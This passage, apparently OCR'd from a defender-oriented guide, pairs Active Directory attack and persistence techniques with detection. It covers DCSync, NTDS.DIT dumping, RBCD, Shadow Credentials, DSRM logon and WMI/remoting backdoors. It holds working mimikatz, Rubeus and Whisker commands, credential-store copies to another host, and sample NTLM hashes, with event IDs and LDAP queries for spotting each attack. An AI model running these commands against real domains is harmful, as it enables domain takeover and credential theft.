PS C:\Users\Jones\Desktop>
```

The second thing is to authenticate as the fake machine account and use it to do a DCSync attack.

```
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>runas /USER:CONTOSO\FakeDC$ /netonly cmd
Enter the password for CONTOSO\FakeDC$:
Attempting to start cmd as user "CONTOSO\FakeDC$" ...
```

```
C:\Windows\
```

mimikatz 2.2.0 x64 (oe.eo)

```
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\x64

C:\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 25 2021 00:51:33
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:krbtgt /domain:contoso.local
[DC] 'contoso.local' will be the domain
[DC] 'DC02.contoso.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt
```

Result


At the sample result, we can see event ID **4742**. This event ID indicates that a machine account was changed. As we can see here, the primaryGroupID attribute has been changed to 516. This is the 'Domain Controllers' group and the machine account has turned into a 'Server Trust Account', which is a sign that the machine is now a "Domain Controller".

One way to look for fake DC machine accounts is by running the following command:

```
([adsisearcher]'(&(servicePrincipalName=E3514235-4B06-11D1-AB04-00C04FC2DCD2*)
(objectCategory=computer)(objectClass=computer))').FindAll()
```


This will list all the machine accounts that a special SPN, which is meant for the Domain Controllers. If we would compare the results of our output against the list of current DC's. We can start comparing and see if there's a machine account that does has the 'SERVER_TRUST_ACCOUNT' value, but don't have the DRS RPC Interface GUID SPN attached to it.


However, it is good to know that once an attacker as DA or equivalent. The mentioned SPN can be easily set on the machine account to make it look more realistic.



- **Extracting NTDS.DIT remotely via WMI – Attack**

Once an attacker has obtained DA or equivalent. They also can extract the the NTDS.DIT remotely by using a built-in management component called WMIC.





Result

When speaking from a forensics point of view. I have been having a hard time in finding this kind of activity in the logs.


- **Dumping NTDS.DIT with ntdsutil – Attack**

Once an attacker has access to a Domain Controller locally. It can use the ntdsutil.exe for example to take a snapshot of the AD database and copy it to a new location. Personally, I don't think attackers prefer this way of dumping the .DIT file. Since there are more efficient ways of extracting the NTDS.DIT file.

```
PS C:\Windows\system32> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full \\Server42\c$\Temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full \\Server42\c$\Temp
Creating snapshot...
Snapshot set {a19a43e6-d54d-40d0-8595-7ac4e799a649} generated successfully.
Snapshot {8c59e24d-914b-494e-ba81-d852b7ceddbc} mounted as C:\$SNAP_202108012016_VOLUMEC$\
Snapshot {8c59e24d-914b-494e-ba81-d852b7ceddbc} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202108012016_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: \\Server42\c$\Temp\Active Directory\ntds.dit

                Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................
```

Result

At the sample result, we can see that event ID **637** has been generated in the **Application** logs.




- **AdminSDHolder – Persistence**

AdminSDHolder is a container that exists in every Active Directory domain for a special purpose. The Access Control List (ACL) of the AdminSDHolder object is used as a template to copy permissions to all "protected groups" in Active Directory and their members.

Delegating permission on the AdminSDHolder can be used as persistence.

Result

At the sample result, we can see that event ID **4662** has been generated on a DC. At the 'Object Name' field, we can see the AdminSDHolder container.



- **Resource Based Constrained Delegation (RBCD) – Attack**

An attacker with GenericWrite or equivalent on a machine account can get code execution on the targeted computer, which leads to elevation of privileges. Once an adversary has the rights to modify the **msDs-AllowedToActOnBehalfOfOtherIdentity** attribute of a machine account, let's say a DC for instance. It means that code can be executed on a DC as SYSTEM.

First it starts with creating a fake machine account and modify the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute of the targeted machine.

```
PS C:\Users\Jones\Desktop> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLC
SWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1007709660-1316239129-3096547499-1123)"
>> $SDBytes = New-Object byte[] ($SD.BinaryLength)
>> $SD.GetBinaryForm($SDBytes, 0)
PS C:\Users\Jones\Desktop> Get-DomainComputer DC02 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=
$SDBytes} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC03.CONTOSO.LOCAL/DC=CONTOSO,DC=LOCAL
VERBOSE: [Get-DomainObject] Extracted domain 'contoso.local' from 'CN=DC02,OU=Domain Controllers,DC=contoso,DC=local'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC03.CONTOSO.LOCAL/DC=contoso,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=DC02,OU=Domain
Controllers,DC=contoso,DC=local)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0
36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 220 109 16 60
25 55 116 78 171 144 145 184 99 4 0 0' for object 'DC02$'
PS C:\Users\Jones\Desktop>
```

The second step is to start executing this attack by requesting a Kerberos TGT for the fake created machine account, so we could impersonate a specific user, which could be a Domain Admin for example.


```
C:\Rubeus-master\Rubeus\bin\Debug>Rubeus.exe s4u /user:fake01$ /domain:contoso.local /rc4:32ED87BDB5FDC5E9CBA88547376818
D4 /impersonateuser:Testing /msdsspn:http/DC02 /altservice:cifs,host /ptt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using rc4_hmac hash: 32ED87BDB5FDC5E9CBA88547376818D4
[*] Building AS-REQ (w/ preauth) for: 'contoso.local\fake01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE7jCCBOqgAwIBBaEDAgEWooIEATCCA/1hggP5MIID9aADAgEFoQ8bDUNPTlRPU08uTE9DQUyiIjAg
      oAMCAQKhGTAXGwZrcmJ0Z3QbDWNvbnRvc28ubG9jYWyjggO3MIID s6ADAgESoQMCAQKiggOlBIIDoWzk
      AyUVI/EDpt9HhZMY+1d25gEalgBiNZlOx20z/edwJSw5Dszd6e5RnwSnxIGyZEEOlyGBKlSmREAyKy9O
```

Result

At the sample result, we can see event ID **4662** on a Domain Controller. This event ID will have a special GUID in the properties, which is:

- 3f78c3e5-f79a-46bd-a0b8-9d18116ddc79

This GUID is the display name for the LDAP attribute 'msDS-AllowedToActOnBehalfOfOtherIdentity'



The second thing we can do is see if an attacker didn't cleaned everything up, so we could run a LDAP query that looks for all the machine accounts that have a value at the specified attribute.

```
([adsisearcher]'(&(objectCategory=computer)(msDS-
AllowedToActOnBehalfOfOtherIdentity=*))').FindAll()
```

Result

At the sample result, we can see that two machines have this attribute specified.

```
PS C:\Users\Jones\Desktop> ([adsisearcher]'(&(objectCategory=computer)(msDS-AllowedToActOnBehalfOfOtherIdentity=*))').Fi
ndAll()

Path                                                Properties
----                                                ----------
LDAP://CN=DC03,OU=Domain Controllers,DC=contoso,DC=local {ridsetreferences, logoncount, codepage, objectcategory...}
LDAP://CN=DC02,OU=Domain Controllers,DC=contoso,DC=local {ridsetreferences, logoncount, codepage, objectcategory...}
```

- **<u>Shadow Credentials – Attack & Persistence</u>**

An security researcher discovered a great way to takeover user & machine accounts in Active Directory by effectively adding alternative credentials to an account. In order to obtain to request a TGT for the targeted user & machine account. The scary thing is that even when a user or machine changes their password. The alternative credentials would still persist.

However, there is something to keep in mind. In order for an adversary to execute this attack. It will require GenericWrite or equivalent, so the attacker could modify the **msDS-KeyCredentialLink** attribute on a user or machine account to request a TGT of it. Well, that's been said. There are also a few other requirements:

- At least one Windows Server 2016 Domain Controller
- A digital certificate for Server Authentication installed on the DC
- Windows Server 2016 Functional Level in AD
- Compromise an account with delegated rights to write to the msDS-KeyCredentialLink attribute of the target object

Here is an example of executing this attack on a DC machine account.

```
C:\Whisker-main\Whisker\bin\Debug>Whisker.exe add /target:DC02$
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password Jz3En1UnJP0BKEWt
[*] Searching for the target account
[*] Target user found: CN=DC02,OU=Domain Controllers,DC=contoso,DC=local
[*] Generating certificate
[*] Certificate generaged
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 739c5b3e-d3e9-4e09-98b3-d5dbf230ccce
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:DC02$ /certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglhMIIJXTCCBhYGCSqGSIb3DQEHAaCCBgcEggYDM
IIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzAOBAgS7noZNEA6PAICB9AEggTYNZX3g7jUKvh0X38pv32IFJTaQ3gHclMYLtWwn
m7BR4v3o2re2imT23rdup5/nwTF8yGRGVEOMF/1II5t83TBIT+bWLaXVy1cJeJMOl+GSs9HKc4RxdiLx6H0fiqdMRJ4nS4UKEDQM29wpoeKuUXi98asqJCIT
x/9+MwI5aVB/9ONAMtbE0NwXvaMFTlZziqDhbQeULzCUzkRNcpRqink6BsjnRrcx8UCtVNZqOHm1i9WDNVoFk3A+NgBcBseGDJLDHI/3qHQ/1PVkzwV0JkJw
oFsB4yXZc8ztUBFbg4o1kBtOGz6Q9eQA6uNc1dB/j1RVSuOr/SMIndJstbEWQZEk7viQVW0OKB/ncCdRWhK7TpZ9i2lot9esF4++cMQEN+K09JrQaLOf+gsa
+/7GgxRpq4nE3lFj05Te0LBOHeQRv4KcCWMPnmYTGWy2GsXGGhh6jqsKvu5tz4C2eXc2HnDEvARcnKI3hDF/UKfpyhHnD1CHIkjSO4+GAM42llk08ofo8Zlj
rzVZI3+sx53snVtGVBoBPYN5i/lzg9xmMXElXP+EdtiQ2KxjOd7B5VjIorLScjpg+WSNmcv3V9Kzdtc6gwNHTRaEfithAgeGXQT6L1Vs28zJpXH+3Ls9WH3s
n6TEvf5zPA8Nh2qVv/33TWLSg0UeGeRKkTKY787+vn/ZNyhXgu8kxopNvhUUkYRRtMUQJAn7DjTfKHcSiqJ0fPeCQB1pXHTH0wnpN7cZ4PoV07pxfNnFEE6l
GlVuxzWOEIQMxwvjIrvrtvABdNu0ydH7yLBdbQbGlAvPEAnETUQ6ePjw4hFJ4ZwVX+9fHj1alN9BuMQ3SeupYAqHr8FStHLVlpFBEr8t+9AzEPxLj+lSU5XJ
```

Result

If we would run the following LDAP query:

```
([adsisearcher]'(&(msDS-KeyCredentialLink=*))').FindAll()
```

At the sample result, we can see that two machine account with a value at the specific attribute. Verify if the targeted object is legitimately using Windows Hello for Business. If that is not the case, it might being a backdoor.

```
PS C:\Users\Jones> ([adsisearcher]'(&(msDS-KeyCredentialLink=*))').FindAll()

Path                                                Properties
----                                                ----------
LDAP://CN=DC03,OU=Domain Controllers,DC=contoso,DC=local {ridsetreferences, logoncount, codepage, objectcategory...}
LDAP://CN=DC02,OU=Domain Controllers,DC=contoso,DC=local {ridsetreferences, logoncount, codepage, objectcategory...}
```

- **Disable automatically password change on DC machine account – Persistence**

Once an attacker has elevated to being a DA or equivalent. It can perform a DCSync attack to obtain the NT hash of a DC machine account. DC machine accounts can do DCSync as well, as we discussed before. However, an machine account rotates by default, their password every 30 days.

```
mimikatz # lsadump::dcsync /domain:contoso.local /user:DC03$
[DC] 'contoso.local' will be the domain
[DC] 'DC02.contoso.local' will be the DC server
[DC] 'DC03$' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : DC03

** SAM ACCOUNT **

SAM Username         : DC03$
Account Type         : 30000001 ( MACHINE_ACCOUNT )
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )
Account expiration   :
Password last change : 6/23/2021 11:12:46 AM
Object Security ID   : S-1-5-21-1007709660-1316239129-3096547499-1110
Object Relative ID   : 1110

Credentials:
  Hash NTLM: 8c122d066a087164552bb991c315988b
    ntlm- 0: 8c122d066a087164552bb991c315988b
    lm  - 0: fd44b35195006adde8473e8f1f85b558
```

An attacker could disable password rotation on a DC machine account, so it can leverage the same NT hash over and over again, without worrying that it doesn't work anymore.

```
reg ADD HKLM\SYSTEM\CurrentControlSet\services\Netlogon\Parameters /v
DisablePasswordChange /t REG_DWORD /d 1 /f
```

If we now run the following command to see if the automatic password change has been disabled.

```
reg query HKLM\SYSTEM\CurrentControlSet\services\Netlogon\Parameters /v
DisablePasswordChange
```

Result

At the sample result, we can see that the password of the DC03$ won't change automatically anymore. This allows an attacker to come back and just use the same NT hash to own the entire environment again. Look out for the "DisablePasswordChange" value with "0x1".

```
C:\Users\Testing.CONTOSO>reg query HKLM\SYSTEM\CurrentControlSet\services\Netlogon\Parameters /v DisablePasswordChange

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Netlogon\Parameters
    DisablePasswordChange    REG_DWORD    0x1
```

- **Enable DSRM Admin (Remote) on Domain Controller – Persistence**

The Directory Service Restore Mode (DSRM) account is a break-glass account for Active Directory. The password of the DSRM is set, when a Domain Controller is promoted.

An attacker can use this account to logon to a Domain Controller over the network as a local administrator. The first thing is to allow the DSRM account being able to logon remotely. This can be done by adding a new value to a registry key.

```
PS C:\Windows\system32> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -V
alue 2 -PropertyType DWORD


DsrmAdminLogonBehavior : 2
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry
```

The second step is to dump the local SAM database of a Domain Controller.

```
mimikatz # lsadump::sam
Domain : DC03
SysKey : 1cc9dd253bef8ff448367ea0f7f73b0a
Local SID : S-1-5-21-3861416330-3913533971-3616844866

SAMKey : 3ccc9ac19d548258a80935758fda89ef

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 74f6e03839a3147a74bb9d66dfb5d555

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
```

Last thing the attacker could do is use PtH and access to the targeted DC.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /domain:DC02 /user:Administrator /ntlm:74f6e03839a3147a74bb9d66dfb5d555 /run:cmd.exe
user    : Administrator
domain  : DC02
program : cmd.exe
impers. : no
NTLM    : 74f6e03839a3147a74bb9d66dfb5d555
  |  PID  12576
  |  T
  |  L
  |  L
  \_ m
  \_ k
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\DC02\c$
 Volume in drive \\DC02\c$ is Windows
 Volume Serial Number is 4A73-1C9A

 Directory of \\DC02\c$
```

Result

To see if the DSRM account can logon remotely over the network. We can query a registry and see if a value has been set to make this possible.

Command

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v
DsrmAdminLogonBehavior
```

Result

At the sample result, we can see that it is really the case. Because the value 'DsrmAdminLogonBehavior' exists.

```
C:\Users\Jones>reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v DsrmAdminLogonBehavior

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    DsrmAdminLogonBehavior    REG_DWORD    0x2
```

- **Modifying security descriptors for remote WMI access – Persistence**

An attacker can grant themselves WMI access to a machine, which can be a Domain Controller for example. This allows an attacker to run commands via WMI against a DC.

```
PS C:\Windows\system32> cd C:\Users\Jones\Desktop
PS C:\Users\Jones\Desktop> Import-Module .\Set-RemoteWMI.ps1
PS C:\Users\Jones\Desktop>
PS C:\Users\Jones\Desktop> Set-RemoteWMI -UserName MrEvil -ComputerName dc02.contoso.local -namespace 'root\cimv2'
PS C:\Users\Jones\Desktop>
```

```
PS C:\Windows\system32> Invoke-WmiMethod -Class Win32_Process -ComputerName dc02.contoso.local -Name Create -ArgumentLis
t "cmd.exe"


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 4108
ReturnValue      : 0
PSComputerName   :
```

Result

At the sample result, we can see that an ACE has been delegated on the Root/CIMV2 namespace with full rights.

```
PS C:\Users\Testing\Desktop> .\Get-WmiNamespaceSecurity.ps1

cmdlet Get-WmiNamespaceSecurity.ps1 at command pipeline position 1
Supply values for the following parameters:
namespace: root/cimv2

Name                            Permission                                          Inherited
----                            ----------                                          ---------
CONTOSO\MrEvil                  {Enable, MethodExecute, FullWrite, PartialWrite...}     False
BUILTIN\Administrators          {Enable, MethodExecute, FullWrite, PartialWrite...}      True
NT AUTHORITY\NETWORK SERVICE    {Enable, MethodExecute, ProviderWrite}                   True
NT AUTHORITY\LOCAL SERVICE      {Enable, MethodExecute, ProviderWrite}                   True
NT AUTHORITY\Authenticated Users {Enable, MethodExecute, ProviderWrite}                  True
```

- **Enable PowerShell Remoting on DC – Persistence**

Once an attacker has access to a DC. There are different ways to persist as we have discussed. One of them is to enable PowerShell remoting for an backdoor account, so it can interact remotely with the targeted DC.

```
PS C:\Temp> Import-Module .\Set-RemotePSRemoting.ps1
PS C:\Temp> Set-RemotePSRemoting -UserName MrEvil
PS C:\Temp> hostname
DC02
PS C:\Temp> _
```

Let's say that we already got domain dominance and decided to dump the NTDS.DIT file in the Temp folder of a Domain Controller.

```
PS C:\Windows\system32> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {050a01c7-477a-4ae9-a15b-31f5804a8049} generated successfully.
Snapshot {dcdec4e0-66c7-4e3a-9d86-7dbb39a648c9} mounted as C:\$SNAP_202108021319_VOLUMEC$\
Snapshot {dcdec4e0-66c7-4e3a-9d86-7dbb39a648c9} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_202108021319_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................
```

Now we can login on our backdoor account and use PowerShell remoting to make a copy of the NTDS.DIT and the SECURITY & SYSTEM hives.

```
[dc02.contoso.local]: PS C:\Temp> copy 'C:\Temp\Active Directory\' \\Server42\c$\Temp
[dc02.contoso.local]: PS C:\Temp>
[dc02.contoso.local]: PS C:\Temp> copy 'C:\Temp\Active Directory\ntds.dit' \\Server42\c$\Temp
[dc02.contoso.local]: PS C:\Temp> copy 'C:\Temp\registry\SECURITY' \\Server42\c$\Temp
